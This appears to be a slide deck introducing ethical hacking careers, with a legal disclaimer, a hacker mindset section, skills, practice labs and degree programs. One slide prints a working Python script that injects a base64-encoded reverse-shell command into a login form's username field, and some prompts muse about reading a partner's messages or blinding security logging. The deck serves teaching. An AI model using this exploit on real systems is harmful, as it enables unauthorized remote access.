



HACKING 101

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Introduction



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- Head of the **Red Teaming Village @ ROOTCON**
 - Visit our booth!



How to be a HACKERIST

Introduction



Disclaimer

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**Republic of the Philippines
Congress of the Philippines
Metro Manila
Fifteenth Congress
Second Regular Session**

Begun and held in Metro Manila, on Monday the Twenty-fifth day of July two thousand eleven.

[Republic Act No. 10175]

**AN ACT DEFINING CYBERCRIME, PROVIDING FOR THE PREVENTION, INVESTIGATION, SUPPRESSION AND THE IMPOSITION OF
PENALTIES THEREFOR AND FOR OTHER PURPOSES**

Be it enacted by the Senate and House of Representatives of the Philippines in Congress assembled:

**CHAPTER I
PRELIMINARY PROVISIONS**

SECTION 1. *Title.* — This Act shall be known as the “Cybercrime Prevention Act of 2012”.

<https://www.officialgazette.gov.ph/2012/09/12/republic-act-no-10175/>



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Setting Expectations

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
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Wanna get a Red Teaming Village shirt?




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Xiao Tian

- Leader of the Chinese Hacker Group – China Girl Security Team
 - Over 2,200 female hackers
- Responsible for numerous defacements



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Adeanna Cooke

- Former playboy model
- Famous for ethical hacking skills, also known as **Hacker Fairy**
- Hacked back a site with an unauthorized nude image of her



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Jayson Zabate

- Infamous Ashley Madison Hack
 - Responsible Disclosure
- More than \$69k bounty earnings
- Hall of fame on Oracle, Slack, Microsoft, Atlassian, etc.



What really is a HACKER?

Defining the word “hacker”



“Person who uses their technical skills and knowledge to gain unauthorized access to computer systems, networks, or digital devices with the intent to explore, manipulate, or exploit them.”



What really is a HACKER?

Defining the word “hacker”

- Individuals who possess advanced technical skills and expertise in a particular field
- **Mindset** – Challenging the traditional norms or pushing the boundaries of creativity




Mindset of a Hacker

What do you see?



Mindset of a Hacker

What do you see?



Mindset of a Hacker

Building the right mindset

- Thinking all the possibilities in any situation
- Abusing things that are not expected
- BREAK IT!



Hacking without JAIL TIME

Ethical Hacking 101



- Simplest way to say that hacking is an act of breaking something (computers).
- Ethical Hacking == HACK LEGALLY/WITH CONSENT
- PLAY STUPID GAMES, WIN STUPID PRIZES!



Hacking without JAIL TIME

Ethical Hacking 101



Hacking Life

Build the right mindset for every scenario



- Wireless / Radio Frequency Networks
 - Is it possible to sniff and see the text messages of other people?
 - Is it possible to disconnect everyone and get all the traffic bandwidth?



Hacking Life

Build the right mindset for every scenario

- Web Applications
 - Is it possible to see the chat messages of my boyfriend?
 - Is it possible to get money from another bank account and transfer it on my own?


A screenshot of a web application's checkout page for '@gile PAYMENTS'. The page has a white background with blue and green accents. At the top left is the '@gile PAYMENTS' logo. The 'Payment Method' section shows icons for credit cards and a mobile payment option, with input fields for card number (XXXX XXXX XXXX XXXX), expiration date (MM YYYY), and CVV. Below this are logos for VISA, MasterCard, DISCOVER, American Express, Diners Club, and JCB. The 'Billing information' section is set to 'United States' and includes input fields for 'Company name*', 'First and last name*', 'Address line 1', 'Address line 2', 'City' (with a dropdown arrow), 'Postal code', 'Phone number', and 'Email address'. A green 'Next' button is at the bottom right. The footer contains the copyright notice '© Agile Payment Systems', links for 'Security', 'Privacy', and 'TOS', and a small white logo in the bottom right corner.

Hacking Life

Build the right mindset for every scenario



- External Services
 - Is it possible to login and guess the password of the remote desktop?




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- Security Tools

- Is it possible to bypass the detection mechanism of the product?
- Is it possible to blind the logging functionality of the product?



Why become a hacker?

WHY NOT?



Why become a hacker?

MONEYYY



Top Paying Companies

- Google. \$172,248/yr. 2K open jobs.
- Microsoft. \$151,374/yr. 2K open jobs.
- PwC. \$134,521/yr. 22K open jobs.
- Apple. \$134,467/yr. 4K open jobs.
- Amazon. \$126,852/yr. 13K open jobs.
- KPMG. \$122,128/yr. 13K open jobs.
- Deloitte. \$111,301/yr. 33K open jobs.
- SelfEmployed.com. \$109,065/yr.

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Glassdoor

<https://www.glassdoor.com> › Salaries › cyber-security-sal... ⋮

Salary: Cyber Security (September, 2023) - Glassdoor




Why become a hacker?

BRAGGING RIGHTS



Why become a hacker?

ALWAYS FUN, NEVER BORING!



How to get things started

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How to get things started

Upskilling, Upskilling, Upskilling



- Skills needed
 - Coding / Programming skills

A photograph of a computer screen displaying Python code. The code is color-coded and includes line numbers on the left margin. The visible code includes class attribute assignments, a classmethod, and instance methods for handling request fingerprints and logging.

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def
self.file = None
self.fingerprints = set()
self.logdupes = True
self.debug = debug
self.logger = logging.getLogger(__name__)
if path:
    self.file = open(os.path.join(settings, "requests.log"),
    self.file.seek(0)
    self.fingerprints.update(s.request() for s in self.requests)

@classmethod
def from_settings(cls, settings):
    debug = settings.getbool('SUPERFUTUR_PANOR')
    return cls(job_dir(settings), debug)

def request_seen(self, request):
    fp = self.request_fingerprint(request)
    if fp in self.fingerprints:
        return True
    self.fingerprints.add(fp)
    if self.file:
        self.file.write(fp + os.linesep)

def request_fingerprint(self, request):
    return request_fingerprint(request)

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How to get things started



Why Programming?

```
# !/usr/bin/python3
import sys;
import os;
import base64;

def main():
    listening_IP = None
    listening_PORT = None
    target_URL = None

    if len(sys.argv) != 4:
        print("Error. Needs listening IP, PORT and target URL.")
        return(-1)

    listening_IP = sys.argv[1]
    listening_PORT = sys.argv[2]
    target_URL = sys.argv[3] + "/login"
    print("Running exploit on " + str(target_URL))
    curl_cmd(listening_IP, listening_PORT, target_URL)

def curl_cmd(my_ip, my_port, target_url):
    payload = f'python3 -c \'import socket,os,pty;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("{my_ip}",
{my_port}));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);pty.spawn("/bin/sh")\'\'
    encoded_payload = base64.b64encode(payload.encode()).decode() # encode the payload in Base64
    command = f"curl '{target_url}' --data 'username=;`echo+\"{encoded_payload}\"+|+base64+-d+|+sh`'"
    os.system(command)

if __name__ == "__main__":
    main()
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Why Programming?



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
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- Skills needed
 - Coding / Programming skills
 - Computer Networks



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Why Networking?




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


- Skills needed
 - Coding / Programming skills
 - Computer Networks
 - System Administration



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Why System Administration?



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Online Penetration Testing Labs

- TryHackMe



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- HackTheBox



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- TryHackMe
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- Proving Grounds



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- CTFs



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Team rating

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Place	Team	Country	Rating
1	Blue Water		1272.461
2	kalmarunionen		899.382
3	C4T BuT S4D		845.488
4	justCatTheFish		832.387
5	r3kapig		822.413
6	SKSD		761.927
7	organizers		684.895
8	Project Sekai		684.336
9	WreckTheLine		677.514
10	More Smoked Leet Chicken		670.814

Full rating | Rating formula

Now running

ASIS CTF Quals 2023

On-line

Fri, Sept. 22, 2023 14:30 — Sat, Sept. 23, 14:30 UTC

220 teams (0d 3h more)

CaptureTheWU

On-line

Sat, Sept. 23, 2023 00:00 — Sun, Sept. 24, 01:00 UTC

55 teams (0d 14h more)

Winja CTF | Nullcon Goa 2023

On-line

Sat, Sept. 23, 2023 05:00 — Sat, Sept. 23, 12:00 UTC

56 teams (1h more)

KubanCTF Qualifier

On-line

Sat, Sept. 23, 2023 06:00 — Sat, Sept. 23, 12:00 UTC

42 teams (1h more)

Past events

With scoreboard

All

Arab Security Cyber Wargames 2023 Finals

Sept. 18, 2023 14:00 UTC | Nile Ritz-Carlton in Cairo, Egypt

Place	Team	Country	Points
1	0xL4ugh		50,000

How to get things started

University Programs

- De La Salle University – Master in Information Security

<https://www.dlsu.edu.ph/colleges/ccs/graduate-degree-programs/master-in-information-security-minfsec/>



How to get things started

University Programs

- De La Salle-College of Saint Benilde – BS in Cybersecurity

<https://www.benilde.edu.ph/undergraduate-cybersecurity/>



DE LA SALLE-
COLLEGE
OF SAINT
BENILDE

**BACHELOR OF SCIENCE IN
CYBERSECURITY**

Program Length: 10 Trimesters

Careers: Security Analyst, Data Privacy Officer, Risk Management Analyst, Malware Analyst, Cybersecurity Officer, Cybersecurity Trainer, Information Assurance Specialist, Secured Developer, Secured Programmer, Cloud Security Analyst, IT Auditor, Security Auditor, Vulnerability Analyst, PEN Tester, Network Security Engineer, Security Policy Analyst

Cybersecurity program of Saint Benilde College



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University Programs

- Holy Angel University – BS in Cybersecurity

<https://www.hau.edu.ph/programs/school-of-computing/78>



The advertisement for the Cybersecurity 3+2 program features an orange header with three university logos (Holy Angel University, Graduate School, and School of Computing) and the text 'EARN THE COMPLETE CYBER SECURITY EDUCATION IN 5 YEARS'. Below this, the words 'CYBERSECURITY 3+2' are written in a large, stylized font. The main image shows a laptop with a blue padlock icon on its screen, surrounded by circuit-like lines. To the left of the laptop is a notebook with handwritten notes, and to the right is a smartphone and a cup of coffee. At the bottom, the program is split into two sections: '3 YEARS COLLEGE' leading to a 'BACHELOR OF SCIENCE IN CYBERSECURITY' and '2 YEARS GRADUATE SCHOOL' leading to a 'PROFESSIONAL SCIENCE MASTER'S (PSM) in CYBERSECURITY'.

3 YEARS COLLEGE
BACHELOR OF SCIENCE IN CYBERSECURITY

2 YEARS GRADUATE SCHOOL
PROFESSIONAL SCIENCE MASTER'S (PSM) in CYBERSECURITY



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University Programs

- AMA – BS in Cybersecurity

<https://www.ama.edu.ph/college-of-computer-studies/>



The graphic is a vertical rectangle with a dark red background. At the top left, there are two logos: 'AMA Education System' and 'AMA UNIVERSITY & COLLEGES'. Below these, the text 'Bachelor of Science in Cybersecurity' is displayed in white on two blue horizontal bars. To the right of the text is a smiling woman with long brown hair, wearing a white button-down shirt and black pants, with her arms crossed. Behind her is a stylized illustration of a robotic arm. At the bottom, there is a network diagram with nodes and lines. The overall theme is technology and cybersecurity.

**Bachelor of Science
in Cybersecurity**

This program aims to produce highly-proficient graduates who can help protect individuals, groups, organizations, and nations from hacking or cyber attacks.




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Online Trainings w/ Bootcamps

- GuideM – Vulnerability Assessment and Penetration Testing

<https://www.facebook.com/guidemtraining>



5 Key Take Aways & Learning Benefits

